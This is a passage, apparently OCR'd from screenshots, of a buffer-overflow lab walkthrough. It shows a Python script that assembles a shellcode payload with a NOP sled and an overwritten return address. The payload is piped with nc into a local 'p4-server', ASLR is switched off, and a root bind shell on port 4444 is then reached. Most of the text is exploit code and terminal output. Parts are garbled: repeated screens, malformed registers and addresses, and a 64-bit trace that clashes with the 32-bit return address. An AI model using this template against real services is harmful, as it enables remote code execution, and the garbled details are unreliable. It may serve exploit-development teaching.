buf += "\x4d\x50\x63\x73\x78\x30\x33\x56\x5a\x6d\x6f\x70"
buf += "\x4f\x63\x33\x69\x50\x6a\x77\x41\x66\x38\x78\x4d"
buf += "\x6b\x30\x77\x39\x63\x49\x4a\x58\x71\x78\x74\x6e"
buf += "\x36\x4f\x32\x53\x51\x78\x51\x78\x64\x6f\x35\x32"
buf += "\x75\x39\x62\x4e\x4d\x59\x79\x73\x66\x30\x40\x55"
buf += "\x6d\x59\x6b\x51\x6c\x70\x34\x4b\x58\x4d\x6d\x50"
buf += "\x56\x51\x60\x6b\x71\x7a\x63\x31\x63\x68\x6d\x6d"
buf += "\x6f\x70\x41\x41"
prefix = 'A' * (1036 - 200 - len(buf))
nopsled = '\x90' * 200
eip = '\xa0\xae\xff\xff'
padding = ' ' * (1100 - 1036 - 4)
print (prefix + nopsled + buf + eip + padding)

[root@kali: ~]
└─# chmod a+x p4-b5
[root@kali: ~]
└─# ./p4-b5 > p4-e5
[root@kali: ~]
└─# ls -l p4-e5
-rw-r--r-- 1 root root 1101 Sep 30 13:18 p4-e5
[root@kali: ~]
└─#
```

Debugging the Server


```
File Actions Edit View Help
root@kali:~ x root@kali:~ x root@kali:~ x root@kali:~ x
buf += "\x56\x51\xbb\x6b\x6b\x71\x7a\x63\x31\x63\x68\x6a\x6d"
buf += "\x6f\x70\x41\x41"

prefix = 'A' * (1036 - 200 - len(buf))
nopslid = '\x90' * 200
eip = '\xa0\xae\xff\xff'
padding = 'X' * (1100 - 1036 - 4)

print (prefix + nopslid + buf + eip + padding)
└─[root@kali]─[~]
└─# chmod a+x p4-b5
└─[root@kali]─[~]
└─# ./p4-b5 > p4-e5
└─[root@kali]─[~]
└─# ls -l p4-e5
-rw-r--r-- 1 root root 1101 Sep 30 13:18 p4-e5
└─[root@kali]─[~]
└─# gdb p4-server
GNU gdb (Debian 13.2-1) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type 'apropos word' to search for commands related to 'word'...
GEF for linux ready, type 'gef' to start, 'gef config' to configure
89 commands loaded and 5 functions added for GDB 13.2 in 0.00ms using Python engine 3.11

warning: /path/to/gef.py: No such file or directory
Reading symbols from p4-server ...
gef> run
Starting program: /root/p4-server
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
└─[root@kali]─[~]
└─# netstat -an | grep 4444
tcp        0.0.0.0:4444          0.0.0.0:*        LISTEN
└─[root@kali]─[~]
```



Testing the Exploit in the Normal Shell

File Actions Edit View Help root@kali:~

```

Registers:
$eax : 0x2000
$edi : 0x2000
$esi : 0xfffffe98
$ebp : 0x555735a0
$esp : 0x555735a0
$edi : 0x0
$eflags: [ ZERO carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00

[!] Command 'dereference' failed to execute properly, reason: Bad register

0x7ffff7ebca37 <read+2>    je    0x7ffff7ebca50 <_GI__libc_read+32>
0x7ffff7ebca39 <read+9>     xor   eax, eax
0x7ffff7ebca3b <read+12>    syscall
-> 0x7ffff7ebca3d <read+13>    cmp   rax, 0xfffffffffffffff000
0x7ffff7ebca43 <read+19>    ja    0x7ffff7ebcaa0 <_GI__libc_read+112>
0x7ffff7ebca45 <read+21>    ret
0x7ffff7ebca46 <read+22>    cs    nop WORD PTR [rax+rax+1+0x0]
0x7ffff7ebca50 <read+32>    sub   rsp, 0x28
0x7ffff7ebca54 <read+36>    mov    QWORD PTR [rsp+0x18], rdx

[ee] Id 1, Name: "sh", stopped 0x7ffff7ebca3d in _GI__libc_read (), reason: SIGINT

[#0] 0x7ffff7ebca3d > _GI__libc_read(fd=0x0, buf=0x55555555735a0, nbytes=0x2000)
[#1] <0x55555555f780 > mov    rpx, eax
[#2] <0x55555555f5d6 > mov    rdx, QWORD PTR [rip+0x13ac4]      # 0x5555555573028
[#3] <0x55555555642c > add    rax, rdx
[#4] <0x5555555565047 > cmp   eax, 0xb3b
[#5] <0x555555556583b > mov    ebx, eax
[#6] <0x5555555565aab > test   eax, eax
[#7] <0x55555555610bb > mov    r14, rax
[#8] <0x55555555870f > jmp   0x555555558686
[#9] <0x7ffff7dec6ca > __libc_start_main(main=0x555555558580, argc=0x1, argv=0x7fffffff38)

gef> q

```

(root@kali)-[~]

```

[+] ./p4-server
zsh: segmentation fault ..p4-server

```

(root@kali)-[~]

```

[+] ./p4-server
ERROR on binding: Address already in use

```

(root@kali)-[~]

```

[+] ./p4-server

```

File Actions Edit View Help root@kali:~

```

[+] nc 127.0.0.1 4001 < p4-e3
Welcome to my server! Type in a message!

[+] nc 127.0.0.1 4001 < p4-e2
Welcome to my server! Type in a message!

[+] nc 127.0.0.1 4001 < p4-e4
Welcome to my server! Type in a message!

[+] nc 127.0.0.1 4001 < p4-e4
Welcome to my server! Type in a message!

[+] nc 127.0.0.1 4001 < p4-e5
Welcome to my server! Type in a message!

[+] nc 127.0.0.1 4001 < p4-e4
Welcome to my server! Type in a message!

[+] nc 127.0.0.1 4001 < p4-e4
Welcome to my server! Type in a message!

[+] nc 127.0.0.1 4001 < p4-e5
Welcome to my server! Type in a message!

[+] nc 127.0.0.1 4001 < p4-e5
Welcome to my server! Type in a message!

```

[+] echo 0 | sudo tee /proc/sys/kernel/randomize_va_space 0

```

[+] nc 127.0.0.1 4001 < p4-e5
Welcome to my server! Type in a message!

```



```
[root@kali:~] -> netstat -an | grep 4444
tcp        0      0 0.0.0.0:4444          0.0.0.0:*                LISTEN
[root@kali:~] -> nc 127.0.0.1 4444
whost#1
root
pwd
/root
[root@kali:~] -> netstat -an | grep 4444
tcp        0      0 0.0.0.0:4444          0.0.0.0:*                LISTEN
[root@kali:~] ->
```




```
[root@kali:~] -> netstat -an | grep 4444
tcp        0      0 0.0.0.0:4444          0.0.0.0:*                LISTEN
[root@kali:~] -> ifconfig
br-389e2480cbe: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
      ether 02:42:5e:3c:7d:a5  txqueuelen 0   (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0  overruns 0  frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0  carrier 0  collisions 0
dockero: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
      ether 02:42:5e:62:d9:a5  txqueuelen 0   (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0  overruns 0  frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0  carrier 0  collisions 0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 10.10.10.1 netmask 255.255.255.0 broadcast 10.10.10.255
        inet6 fe80::332:5e3c:7d:a5%eth0  prefixlen 64  scopcid 0x20<link>
      ether 02:42:5e:3c:7d:a2  txqueuelen 1000   (Ethernet)
        RX packets 6514 bytes 10238258 (9.6 MiB)
        RX errors 0 dropped 0  overruns 0  frame 0
        TX packets 9579 bytes 637779 (622.8 KiB)
        TX errors 0 dropped 0 overruns 0  carrier 0  collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopcid 0x10<host>
      loop  txqueuelen 1000  (Local Loopback)
        RX packets 217 bytes 56399 (55.0 KiB)
        RX errors 0 dropped 0  overruns 0  frame 0
        TX packets 217 bytes 56399 (55.0 KiB)
        TX errors 0 dropped 0 overruns 0  carrier 0  collisions 0
[root@kali:~] -> nc 10.10.10.13 4444
whost#1
root
pwd
/root
uname -a
Linux kali 6.5.0-kali1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.5.3-1kali1 (2023-09-19) x86_64 GNU/Linux
```